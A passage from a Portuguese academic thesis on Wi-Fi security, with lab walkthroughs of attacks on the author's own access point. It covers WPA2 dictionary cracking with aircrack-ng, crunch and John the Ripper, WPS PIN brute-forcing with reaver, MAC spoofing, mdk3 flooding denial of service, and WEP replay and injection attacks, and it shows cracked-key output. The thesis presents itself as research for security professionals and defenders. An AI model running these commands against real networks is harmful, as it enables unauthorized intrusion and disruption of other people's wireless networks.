

Figura 18: Comando aircrack-ng.
Fonte: Acervo pessoal.

Observe que a senha encontrada é: “senha123”.

3.7.4 Usando geradores de dicionários para ataques

Pode-se além de usar arquivos com dicionários, utilizar os programas diretamente separando os comandos com um *pipe* “|”, assim não será ocupado espaço em disco.

Exemplos:

Com algum exemplo do próprio CRUNCH:

crunch 8 8 -t @@@@@123 | aircrack-ng -b 00:22:57:21:2A:AA -w – aptcc-01.cap

Observe que no comando AIRCRACK é necessário informar o BSSID do AP e, mesmo sem uso de dicionário é necessário de colocar o parâmetro ***“-w –“.***

Utilizando este método de tunelamento de comando, um dos geradores de dicionários mais eficientes e completos para este tipo de ataque é o JOHN THE RIPPER. Abaixo alguns exemplos utilizando este programa:

Exemplos:

Podemos usar um comando com a técnica incremental do JTR, para testar todas as cominações possíveis:

john –stdout –incremental:all | aircrack-ng -b 00:22:57:21:2A:AA -w – aptcc-01.cap

Observe que o parâmetro "***stdout***" é usado para o programa imprimir as senhas na saída padrão, ao invés de tentar em um *hash*. Podemos reduzir o tamanho da senha para 8 caracteres, adicionando o número junto ao complemento "***stdout***":

john –stdout:8 –incremental:all | aircrack-ng -b 00:22:57:21:2A:AA -w – aptcc-01.cap

Usando o modo dicionário do JTR, podemos usar recursos do programa que permitam combinações entre palavras do dicionário através do parâmetro "***rules***" (no exemplo mostra o parâmetro "***modified_single***", para fazer combinações simples de palavras, se usarmos somente o *rules*, o programa irá usar vários tipos de algoritmos de combinações):

john –wordlist=[dicionário] –stdout –rules:modified_single | aircrack-ng -b 00:22:57:21:2A:AA -w – aptcc-01.cap

Pode-se também criar sessões com o JTR se acontecer do processo ser interrompido, em algum momento ele pode ser restaurado. O comando para iniciar a sessão é o "***session***", e para restaurar é o "***restore***", abaixo um exemplo criando e restaurando a sessão "tcc":

john –session=tcc –wordlist=[dicionário] –stdout –rules:modified_single | aircrack-ng -b 00:22:57:21:2A:AA -w – aptcc-01.cap

john –restore=tcc | aircrack-ng -b 00:22:57:21:2A:AA -w – aptcc-01.cap

Também se pode utilizar o modo *external*, usando scripts externos ao JTR. Basta adicionarmos no arquivo de configuração do JTR o arquivo e qual o filtro dentro do arquivo. Para usar o modo *external* é necessário adicionar o parâmetro ***"--external***". Segue um exemplo:

john –wordlist=[dicionário] –stdout –external:[nome do filtro] | aircrack-ng -b 00:22:57:21:2A:AA -w – aptcc-01.cap

O JTR possui várias combinações e parâmetros para serem usados, os acima listados são os mais usuais para ataque a redes sem fio.

3.8 Ataque ao protocolo WPS

Esta seção irá descrever ataques ao protocolo WPS utilizando a ferramenta REAVER.

3.8.1 REAVER

O REAVER é um programa que ataca o protocolo WPS. Para sabermos se o protocolo WPS está habilitado em um AP, podemos usar o programa "***wash***" que é incluído no pacote do reaver com a seguinte sintaxe: "***wash -i mon0"***. A figura 19 mostra a tela gerada com o comando:

```
root@kali:~# wash -i mon0

Wash v1.4 WiFi Protected Setup Scan Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

BSSID                 Channel       RSSI       WPS Version       WPS Locked        ESSID
-------------------------------------------------------------------------------------------
----------
9E:2A:CA:B2:2C:CB       1           00        1.0               No                GVT-3DF7
E2:67:C3:A1:69:F1       1           00        1.0               No                ratimbum
5A:F7:FD:BF:2F:4B       3           00        1.0               No                GVT-AB65
48:EE:0C:1B:2D:FF      10           00        1.0               No                GVT-2DFF
00:22:57:21:2A:AA      11           00        1.0               No                aptcc
```

Figura 19: Programa "wash" do pacote reaver.
Fonte: Acervo pessoal

A tabela mostra o BSSID, o canal, a intensidade do sinal (RSSI), a versão do WPS, se o WPS está desabilitado ou não e o ESSID. Para começarmos o ataque de força bruta com o reaver podemos usar o seguinte comandos:

reaver -i mon0 -b 00:22:57:21:2A:AA

O comando acima executa o REAVER em seu modo mais simples. Podemos também pedir para o REAVER mostrar mais ou menos informações sobre o processo na tela usando os parâmetros "***-v, -vv ou –vvv"***. Outro parâmetro que pode ser utilizado é o canal através do parâmetro "***-c***". Existe também um parâmetro que busca em uma base de dados do programas números PIN de dispositivos conhecidos, empregando a opção "***-a***". Um comando completo para atacar o nosso AP é descrito abaixo:

reaver -i mon0 -b 00:22:57:21:2A:AA -c 11 -a

Alguns problemas podem acontecer com este ataque, como por exemplo, haver alguma proteção no AP para requisições do número PIN. Podem-se usar alguns outros parâmetros para tentar burlar estas medidas de segurança. Por exemplo, o parâmetro ***"-N"*** não envia mensagens "*NACK*" quanto pacotes fora de ordem forem recebidos. Outro parâmetro bastante útil é o "***-S***", que instrui o reaver a usar pequenos números secretos Diffie-Hellman[6], a fim de reduzir a carga de processamento no AP.

Outro parâmetro muito útil é o ***"-w"***, que imita um registrador Windows 7. No caso do AP usado para a realização deste trabalho, só foi possível utilizar o rever usando o comando abaixo:

reaver -i mon0 -b 00:22:57:21:2A:AA -S -N -w -c 11 -a

Outra opção possível é usar um MAC conhecido pelo AP e realizar o *spoofing* (clonar) deste MAC, assim algumas restrições impostas pelo AP serão superadas. Para que você clone o MAC podem-se usar programas como o "macchanger" ou comandos básicos do sistema e no reaver usar o parâmetro ***"-m"*** e o MAC clonado. A sintaxe pode ser desta maneira:

ifconfig wlan0 hw ether [novo MAC] (mudar o MAC)

reaver -i mon0 -b 00:22:57:21:2A:AA -S -N -w -c 11 -a -m [novo MAC]

Se o programa obtiver êxito ele irá exibir a seguinte tela como mostra a figura 20:

```
[+] Trying pin 21200052
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received M5 message
[+] Sending M6 message
[+] Received M7 message
[+] Sending WSC NACK
[+] Sending WSC NACK
[+] Pin cracked in 4 seconds
[+] WPS PIN: '21200052'
[+] WPA PSK: 'senha123'
[+] AP SSID: 'aptcc'
[+] Nothing done, nothing to save.
```

Figura 20: Quebrando a senha com o reaver.
Fonte: Acervo pessoal.

[6] É um método de criptografia específico para troca de chaves desenvolvido por Whitfield Diffie e Martin Hellman e publicado em 1976.

Observe que após quebrado o número PIN, é informado as demais configurações (ESSID e senha PSK).

Um obstáculo que pode ocorrer utilizando este ataque, é que alguns AP possui um número limite de tentativas de autenticação pelo número PIN, limitando entre alguns minutos as tentativas, ou até mesmo bloqueando o protocolo WPS. Para contornar este problema podemos usar ataque de DoS com o programa MDK3. A sintaxe do MDK3 é a seguinte:

mdk3 mon0 x 0 -t [BSSID] -n [ESSID] -s 500

Onde:

- **mon0:** Interface onde serão enviados os pacotes;
- **x 0: x:** Testes 802.1x e 0= Inundação de pacotes EAPOL
- **-s:** Número de pacotes por segundo;

Outro exemplo é usar pacotes de autenticação com o parâmetro "a":

mdk3 mon0 a -a[BSSID] -m

Onde:

- **a:** DoS de pacotes de autenticação;
- **-m:** MAC de um cliente válido da base de dados do AP;

Para o ataque ser mais efetivo, pode-se criar outra duas interfaces virtuais (mon1 e mon2), e em conjunto com a já existente efetuar o seguinte comando:

mdk3 mon0 x 0 -t [BSSID] -n [ESSID] -s 500 & mdk3 mon1 x 0 -t [BSSID] -n [ESSID] -s 500 & mdk3 mon2 x 0 -t [BSSID] -n [ESSID] -s 500

Se o ataque com o mdk3 for efetivo o AP irá reiniciar sua configuração e novamente habilitar o protocolo WPS. Existe um "script" chamado "ReVdK3-r2.sh" que automatiza vários ataques usando a ferramenta MDK3.

3.9 Ataques ao protocolo WEP

Sendo o protocolo WEP o mais vulnerável de todos, a quebra da senha de um AP pode ser conseguida com a captura de IVs gerados pelo protocolo. Abaixo são apresentados alguns exemplos de como acelerar o processo de captura de IVs.

Primeiro deve-se executar o comando AIRODUMP-NG para o AP alvo, como no exemplo abaixo:

airodump-ng –bssid 00:22:57:21:2A:AA -c 11 -w Arquivo_aptcc mon0

Para realizar uma falsa autenticação com o AP podemos usar o seguinte comando:

aireplay-ng -1 0 -e aptcc -a 00:22:57:21:2A -h E8:DE:27:**:**:** wlan0

Onde:

- **-1:** Mensagem de falsa autenticação;
- **0:** Tempo de reassociação em segundos;
- **-e:** Nome da rede;
- **-a:** 00:22:57:21:2A: MAC do AP;
- **-h:** E8:DE:27:**:**:**: Endereço MAC da interface wlan0;

Observe que a falsa autenticação é realizada através da interface wlan0 e não da interface monitor mon0. Os segundos na opção de tempo de reassociação podem ser variados.

Outra maneira de gerar IVs é fazer o "replay" de pacotes ARP capturados, visto que o AP retransmite estes pacotes gerando novos IVs. O comando usado pode ser:

aireplay-ng -3 0 -b 00:22:57:21:2A -h E8:DE:27:**:**:** wlan0

Onde:

- **-3:** requisição ARP e replay do pacote;
- **-b:** MAC do AP;

3.9.1 Ataque CHOPCHOP e de fragmentação

Os ataques de fragmentação e CHOPCHOP são usados para obter o PRGA, que é usado para criar pacotes para injeção através do PACKETFORGE-NG.

Comando ataque de fragmentação: ***"aireplay-ng -4 -b 00:22:57:21:2A -h E8:DE:27:**:**:** wlan0***." Onde o -4 significa ataque de fragmentação.

Comando chopchop: "***aireplay-ng -5-b 00:22:57:21:2A -h E8:DE:27:**:**:** mon0."*** Onde o -5 significa ataque CHOPCHOP.

Quando for capturado algum pacote transmitido pelo AP especificado, será perguntado pelo ataque que está sendo executado se quer usá-lo, basta responder “y” se sim.

Se algum dos ataques obtiver sucesso pode ser usado o PACKTFORGE-NG para gerar um pacote ARP. O comando pode ser o seguinte:

packetforge-ng -0 -a 00:22:57:21:2A -h E8:DE:27:**:**:** -k 255.255.255.255 -l 255.255.255.255 -y [ARQUIVO.XOR] -w arp-request

Onde:

- **-0:** Gerar pacote ARP;
- **-a:** MAC AP;
- **-h:** MAC interface wlan0;
- **-k:** 255.255.255.255: IP de destino (a maioria dos Aps respondem por 255.255.255.255);
- **-l:** 255.255.255.255: IP da origem (a maioria dos Aps respondem por 255.255.255.255);
- **-y:** [ARQUIVO.XOR]: Arquivo .xor gerado pelos ataques de fragmentação ou chopchop;
- **-w:** arp-request: Nome do arquivo onde será escrito o pacote ARP;

Para fazer a injeção do pacote gerado podemos usar o seguinte comando:

aireplay-ng -2 -r arp-request mon0

Onde:

- **-2:** Replay de pacotes;
- **-r:** arquivo gerado pelo PACKETFORGE-NG;

Para usarmos o aircrack depois de certo número de IVs capturados podemos usar o seguinte comando usando o ataque padrão PTW:

aircrack-ng -b 00:22:57:21:2A Arquivo_aptcc.cap

Para usarmos o método FMS/KOREK basta acrescentarmos o ***“-k”*** ao comando:

aircrack-ng -k -b 00:22:57:21:2A Arquivo_aptcc.cap

3.10 Outros programas usados em ataques a redes sem fio

Apesar de não usarmos nos testes práticos neste trabalho, existem alguns outros programas utilizados para quebra de protocolos de rede sem fio que merecem destaque. Um exemplo é o TKPITUN: Segundo (AIRCRACK, 2015) “O TKIPTUN-NG começa com a obtenção do texto plano de um pequeno pacote e do MIC. Isto é feito através do método CHOPCHOP. Uma vez que isto é feito, o algoritmo de Michael pode inverter e calcular a MIC usada para proteger os pacotes enviados a partir do AP para o cliente”. Apesar de estudos realizados mostrarem que este método funciona, a ferramenta ainda não foi concluída.

Outro programa é o PYRIT: Ele pode armazenar ESSIDs, senhas e suas PMK correspondentes, analisar pacotes PCAP, pode-se fazer uma base de dados de senhas de forma eficiente, pois o programa é capaz de realizar filtragens de senhas. Um dos recursos de maior destaque do PYRIT é o fato de ele poder trabalhar com GPU, onde dependendo do dispositivo é capaz de acelerar a quebra de senha.

Outro programa que merece ser mencionado por ser um dos primeiros a ser desenvolvido para ataques com dicionários é o COWPATTY. Ele pode ser utilizado em conjunto com o PYRIT. Outro fator relevante do COWPATTY é que existe uma versão para Windows.

Existem algumas ferramentas como o KISMET que possuem diversos recursos como: Descobrir pontos de acessos configurados para não divulgar o ESSID, integração com GPS, o arquivo de captura de pacotes é compatível com WIRESHARK e AIRCRACK-NG, ativar o modo de monitoramento ou promíscuo, efetuar alguns ataques WEP, etc.

Outras ferramentas como o WIFITE implementam em interface gráfica a maioria dos ataques usados na suíte AIRCRACK-NG. Outra ferramenta que pode ser utilizada em ataques a vulnerabilidades encontradas em sistemas de APs como o DD-WRT, OPEN-WRT, é o METASLOIT.

3. CONSIDERAÇÕES FINAIS

O presente trabalho buscou apresentar conceitos de tecnologia em redes sem fio e alguns dos padrões atuais, dando ênfase a protocolos de segurança e demonstrando que mesmo em padrões atuais ainda existem diversas vulnerabilidades. Mesmo com o uso de protocolos de segurança robustos se estes não forem utilizados de maneira correta e se utilizadas senhas triviais os dispositivos se tornam alvos fáceis de invasão. Alguns protocolos como o WEP que apresentaram diversas falhas de segurança, continuam sendo disponibilizados por fabricantes. Outros como o WPS, que em tese surgiu para aumentar a segurança, é um protocolo bastante vulnerável e que em diversos equipamentos vem habilitado em sua configuração padrão.

O padrão atual de segurança WPA2 é um exemplo de protocolo robusto, mas que possui falhas de segurança. Este trabalho mostrou algumas ferramentas que geram ataques de dicionários ou combinação de caracteres que automatizam a tarefa de quebra de senha, e que no caso do protocolo WPA2 a única barreira para o sucesso da quebra de uma senha, é o tempo em que a quebra será feita.

O tempo de quebra depende do processamento, e em uma única máquina - mesmo usando placas gráficas que possuem um desempenho muito melhor para quebra de senhas do que o processador principal da máquina – pode levar décadas para uma chave de 13 caracteres ser quebrada, mas se pensarmos no avanço da tecnologia e também em diversas outras técnicas usadas por Crackers como máquinas “zumbis”, clusters ou qualquer dispositivo conectado para o uso de processamento, muitas vezes temos o tempo de quebra reduzido drasticamente. A invasão de um simples AP em uma residência pode ser a porta de entrada para um agente mal intencionado, o levando a acesso a dados e arquivos pessoais de usuários ou como citado anteriormente instalando malwares para usar o processamento dos diversos dispositivos desta rede para os mais diversos fins. Em empresas esta porta de entrada pode ser um risco as estratégias envolvidas no negócio.

Este trabalho serve como um compêndio para os mais diversos ataques a redes 802.11, podendo ser usado principalmente por profissionais e pesquisadores da área de redes para o conhecimento de estratégias de ataque, tanto no âmbito acadêmico quanto corporativo, podendo ser utilizado como base para estudos de invasão a redes sem fio

ou – através do conhecimento em práticas de ataque - como um guia de boas políticas de segurança em redes sem fio.

4. TABELA DE PROGRAMAS

Programa	Para que serve
Aircrack-ng	Usado para quebrar a senha através de dicionários no caso do WPA2 e WPA ou com outras técnicas como no caso do WEP.
Airmon-ng	Usado para setar a placa de rede em modo monitor.
Airodump-ng	Usado para captura de quadros 802.11.
Aireplay-ng	Usado para enviar mensagens ao AP como desautenticação, falsa autenticação e também usado em técnicas contra o protocolo WEP. Basicamente este programa serve para gerar tráfego no AP.
Reaver	Usado para atacar o protocolo WPS.
Wash	Usado para verificar Aps com o protocolo WPS habilitado.
MDK3	Usado para ataques DoS em APs.
John the ripper	É um gerador de dicionários com algumas funções para incrementar os ataques com dicionários.
Crunch	Outro gerador de dicionários.
Wireshark	Programa em ambiente gráfico para captura de pacotes.

5. REFERÊNCIAS

_____. RFC 3394. Fremont, 2002. Disponível em: <https://www.ietf.org/rfc/rfc3394.txt>. Acesso em: 15 de abril. 2015.

_____. RFC 4017. Fremont, 2005. Disponível em: <https://www.ietf.org/rfc/rfc4017.txt>. Acesso em: 15 de abril. 2015.

AIRCRACK_NG, AIRCRACK_NG SUITE. Disponível em: <http://www.aircrack-ng.org/>. Acesso em: 15 de abril. 2015.

HALVORSEN, F. M; HAUGEN, O. Cryptanalysis of IEEE 802.11i TKIP. Norwegian Univerity of Science anda Technology, 2009.

KALI LINUX, KALI LINUX. Disponível em: < https://www.kali.org//>. Acesso em: 21 de abril. 2015.

KALITUTORIALS, Hack WPA/WPA2 WPS - Reaver - Kali Linux Disponível em: <http://www.kalitutorials.net/2014/04/hack-wpawpa2-wps-reaver-kali-linux.html/>. Acesso em: 21 de abril. 2015.

KNOWLEDGE BASE, Understanding 802.1X, 2015. Disponível em: < https://sites.google.com/site/amitsciscozone/home/switching/802-1x>. Acesso em: 11 de abril. 2015.

KUROSE, J, F; ROSS, K, W: Redes de Computadores e a Internet, 5ª Ed., Editora Pearson Education Inc, São Paulo, 2010.

LEHEMBRE, G. Wi-Fi security – WEP, WPA and WPA2. www.hakin9.org, 2005. Disponível em: <http://www.hsc.fr/ressources/articles/hakin9_wifi/hakin9_wifi_EN.pdf>. Acesso em: 15 de abril. 2015.

LESSA, F. A. O protocolo WEP: Sigilo contra acidentes. Universidade de Brasília, 2009.

LINHARES, A. G; GONÇALVES, P. A da S.. Redes IEEE 802.11: WEP, WPA, WPA2 e IEEE 802.11w∗ . Universidade Federal de Pernambuco (UFPE), sem data. Disponível em: < http://www.cin.ufpe.br/~pasg/gpublications/LiGo06.pdf>. Acesso em: 25 de abril. 2015

Novatec, São Paulo, 2005.

OPENWALL, JOHN THE RIPPER. Disponível em: <http://www.openwall.com/john/>. Acesso em: 15 de abril. 2015.

PAIM, R. R. WEP, WPA e EAP, 2015. Disponível em: <http://www.gta.ufrj.br/ensino/eel879/trabalhos_vf_2011_2/rodrigo_paim/wep.html>. Acesso em: 11 de abril. 2015.

PRESS-AVAST, Revista online da empresa Avast. Disponível em: https://press.avast.com/pt-br/pesquisa-desenvolvida-pela-avast-descobre-que-81-das-redes-wifi-pessoais-no-brasil-esto-sob-risco-de-ataques-ciberneticos (Acesso em 05 de março de 2015).

PRITCHETT, W. L; SMET, D. D: Kali Linux CookBook 1ª Ed., Editora Packt Publishing Ltd. Birmingham, 2013.

RUFINO, Nelson Murilo de Oliveira. Segurança em Redes sem Fio. 2ª Ed. Editora

TANENBAUM, A. S; WETHERALL, D: Redes de Computadores. 5ª Ed., Editora Pearson Education Inc, São Paulo, 2011.

TEWS, E; BECK, M; Practical attacks against WEP and WPA. 2008;

TEWS, E; WEINMANN, R, P; PYSHKIN, A; Breaking 104-bit WEP in under a minute; 2007;

WIKIPEDIA, Beacon Frame, 2015. Disponível em: <https://en.wikipedia.org/wiki/Beacon_frame>. Acesso em: 15 de abril. 2015.

WIKIPEDIA, CCMP, 2015 Disponível em: < https://en.wikipedia.org/wiki/CCMP>. Acesso em: 25 de abril. 2015.

WIKIPEDIA, RC4, 2015 Disponível em: < https://en.wikipedia.org/wiki/RC4>. Acesso em: 4 de abril. 2015.